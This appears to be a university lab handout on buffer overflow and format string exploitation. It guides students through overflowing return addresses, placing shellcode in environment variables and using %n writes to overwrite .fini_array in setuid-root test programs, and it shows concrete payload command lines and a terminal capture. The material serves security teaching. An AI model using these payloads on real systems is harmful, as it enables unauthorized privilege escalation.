CSC

Assignment 5
Buffer Overflows

Goal

- Exploit buffer overflow vulnerabilities.

1. Introduction

Log in with username **user** (password **inseguro**), on the virtual machine. All exercises should be performed on a console using the user **user**. Whenever you need to execute privileged commands enter sudo before the command and enter the root password.

All sample programs used in this class are in the directory ~/assignment4

1.1. When asked to compile a sample program, e.g. x.c, do:

```
> gcc -ggdb -fno-stack-protector -m32 -z execstack –z norelro x.c -o x
```

1.2. When prompted to install a sample program, e.g. x.c, follow these steps (in privileged mode):

1.2.1. Compile x.c.

1.2.2. Change ownership of the program by executing

- sudo chown root x

1.2.3. Change program privileges in order to run with root privileges. (´4´ activates SUID flag):

> **chmod 4755 x**

2. Buffer Overflows

2.1. Change the return address

Through a buffer overflow attack it is possible to change the return address of a function.

2.1.1. Change the **overflow.c** so that it fills the buffer with 128 ‘A’ characters and calls the overflow_function.

2.1.2. Compile and run **overflow.c** program.

2.1.3. Now execute the program inside **gdb**.

2.1.4. Do:

> **bt**

…check the return address of the functions (eip register). Why 0x41414141?

The following command shows the content of the stack pointer.

> **x $esp**

2.2. Buffer overflow in stack

The program **vuln.c** is vulnerable to buffer overflow.

2.2.1. Check what the **vuln.c** program does.

2.2.2. Install **vuln.c** program. (see introduction).


2.2.3. Compile and execute program **exploit.c**.

2.2.4. Do:

> **whoami**

2.2.5. Check what the **exploit.c** program does.

Refer to the following figure to understand exploit.c



The figure describes the content of the stack of program vuln.c after being called by exploit.c. Notice that vuln.c has two stack frames, on top of each other, the stack frame of the main function and the stack frame of the fcopy function. The vulnerability of vuln.c is in the fcopy function. The exploit.c calls the vuln.c program placing on its argv[1] parameter a specially crafted buffer, with three areas: the landing zone, the Shell Code, and the return address area. When the fcopy function copies the content of argv[1] to its variable "buffer", it will override the ESP and Return Address of the fcopy stack frame.

The attacker does not know in which address is the variable buffer and how far is the return address from the beginning of the variable. In the figure the buffer is in address 0xbfffecac and the return is just a few bytes below the end of the buffer, but usually the attacker does not know. If the attacker new these addresses he would choose the return address to be the beginning of the buffer and he would make the size of argv to be the size of the buffer plus the distance from the end of the buffer to the return address, but he does not know so he has to guess.

To guess the return address the attacker checks his own ESP and then begin to guess the size of both stack frames of vuln.c. In the current situation, the guess is not very good, the ESP guess of the attacker is ESP=0xbffff0a8 while the initial ESP of vuln.c is ESP=0xfffef70. Still the attacker is able to exploit the code because instead of filling just the return position in the stack with the new return address he fills something like 88 memory positions, to be sure that one of those overwrites the correct return position. Moreover, because he is not sure that he calculates the correct return address (beginning of the buffer) he fills the beginning of the buffer with NOP instructions, landing in any of these addresses is enough to perform the attack.

2.3. Buffer overflow in stack using perl

Perl is a good tool to inject strings in other programs.

2.3.1. Execute the line in **exploit.txt** file. Copy and paste the line into the terminal or execute

>source exploit.txt.

2.3.2. Do:

> **whoami**

Change the return address of the function if necessary.

2.3.3. Check what this command does. Notice that the back quotation marks `` enclosing the commands after ./vuln are used to execute the commands and replace them by their output. Therefore the last thing executed is

- ./vuln <output of the other commands>

2.4.Buffer overflow using environment variables

Sometimes the buffer doesn´t have enough space to put the entire shell code there. The **vuln2.c** program is an example of that. In this case it's possible to exploit buffer overflow running the shell code in memory positions where the environmental variables are placed.

2.4.1. Install **vuln2.c** program (see introduction).

2.4.2. Compile and run **env_exploit.c** program.

2.4.3. Do:

> **whoami**

2.4.4. Check what **env_exploit.c** program does.

Use **perl** now:

2.4.5. Create an environmental variable using the command in **env_exploit.txt** file.

> **source env_exploit.txt**

2.4.6. In gdb check where **./vuln2** variable is. To do that put a breakpoint in main, using the following command and execute the program until main:

> **b main**

2.4.7. See what's in stack memory.

> **x/20s $esp**

2.4.8. Look for the environmental variables by pressing "Enter" until you find the shell code address. Have in mind the name of the environmental variable to calculate the actual address where the shell code begins. This address is to be used as the main function return address. You may have to make your terminal window a bit longer, and be prepared to hit "Enter" several times. When finding the SHELLCODE mind that you should add 16 to the address shown to cope with the size of the word “SHELLCODE=”, (12 with the double quotes) and **align at the next 4 byte boundary**.

> **./vuln2 `perl –e ´print “**<address>**”x10´`**

Note: Suppose that the obtained address is 0xbffff7c4, this will have to be passed to prompt line as \xc4\xf7\xff\xbf because the values are represented in memory in little-endian (last byte first).

3. String formats (optional)

It’s possible to explore a program that makes use of the printf form: printf (str). In file **fmt_vuln.c** there is an example where the string is printed correctly and incorrectly. Begin installing **fmt_vuln.c** program (see Introduction).

3.1.Execute the following steps:

3.1.1. Determine where the string is:

- The string is more advanced in stack so, to find it, it’s necessary to do:
  > **./fmt_vuln `printf “AAAA”`%x**
- Add **%x** to the command until you find the string.
- When you find the beginning of the string `AAAA` (in hexadecimal), it means that the last parameter of the string accesses `AAAA`.

3.1.2. Choose an address to change the content:

- Choose the **test_val address** to ensure that you are changing the correct position.
- To know what is the **test_val** address:
  > **./fmt_vuln test**
- > **./fmt_vuln `printf “\x01\x02\x03\x04”`%x**<.%x *sufficient*>
  Where 0x04030201 is the address of **test_val** (".% x sufficient" when it allows to observe the entered value).
- > **./fmt_vuln `printf “\x01\x02\x03\x04”`%x<.%x *sufficient*-1>%n**
  Check the change in **test_val**. What is this value? What does the option **%n** do?

- Consider the change of **%x** and **%n** to **%Nx** and **%M$n** where **M** and **N** are the numbers of the string's parameter. N is the size of the output of the number read with %x. Increasing this number increases the number of bytes written by printf and therefore increases the number written in test_val. If N=x then test_val=x+4. Assuming 4 as the number of **%x sufficient**, then should be M=4. M is the number of the argument that should be used for %n.[1] Check that the following command (N=3, M=4) will replace the same value in **test_val**. Why?

  > **./fmt_vuln `printf "\x01\x02\x03\x04"`%3\$11x%4\$n**

3.1.3. With the previous procedure, it's possible to put any value in any memory position. It's possible, for instance, to change the return value that is in stack to point to the shell code that is in an environmental variable. Put the shell code address in **test_val** variable to check if it's correct:

- Do **export** to the variable **SHELLCODE.**
- See with gdb, **./fmt_vuln,** where the **SHELLCODE** variable is.
- To put the address in **test_val** it's necessary to do it byte by byte. Using **%N\$x** e **%M\$n**, we now have a pair **%x%n** for any byte that we want to write:


  > **./fmt_vuln `printf "\x01\x02\x03\x04"`%Nx%M\$n**
- > **./fmt_vuln `printf "\x01\x02\x03\x04\x02\x02\x03\x04\x03\x02\x03\x04\x04\x02\x03\x04"` %Nx%M\$n**

  Where 0x04030202, 0x04030203, 0x04030204 are the addresses of the **test_val** integer.
- Add **L** value to the **%x** parameter:

  % N \ $ Lx where L is the number of characters that the parameter x occupies. This will increase the string in order to write the right value in **test_val**. The value that we want to write will be the least significant byte address of the shell code. Check that the least significant byte in **test_val** is written correctly.

[1] Besides the format string printf has accepts a variable number of parameters. Parameters are associated with formatted string % in order, the first % uses the first parameter, with M$ it is possible to choose which parameter should be used for each %.

- Add a new %N\$Lx%(M+1)\$n, to allow the writing of the **test_val**’s 2nd byte. Now we have the address ready. Picture 1 shows an example of how to put the 0xc4f7ffbf address in **test_val** variable:



```
fireman@MV1:~/trab_5/ex-3> /tmp/fmt_vuln `printf "\x8c\x97\x04\x08\x8d\x97\x04\x
08\x8e\x97\x04\x08\x8f\x97\x04\x08"`%7\$175x%8\$n%7\$64x%9\$n%7\$248x%10\$n%7\$2
05x%11\$n
The right way:
╖╟╢╟╥╟╢╟%7$175x%8$n%7$64x%9$n%7$248x%10$n%7$205x%11$n
The wrong way:
╖╟╢╟╥╟╢╟

                     0
      0


              0

                                                         0
[*] test_val @ 0x0804978c = -990380097 0xc4f7ffbf
fireman@MV1:~/trab_5/ex-3>
```

Picture 1

3.1.4. It only remains now to put it in the right memory location. Since it’s not easy to know where the return address of a function is, we will choose another location. In C it’s possible to define destructive functions. These functions are in the section .fini_array in the array which begins with 0xffffffff and ends with 0x00000000. Since these functions are always called, just change the pointer to this function to the value of the code shell:

> **objdump –s –j .fini_array ./fmt_vuln**

This allows us to have the memory location of the address where the program will jump when finished. This memory location is the address immediately following the address where the value 0xffffffff is. Put this value instead of the address of **test_val.**

3.1.5. Do:

> **whoami**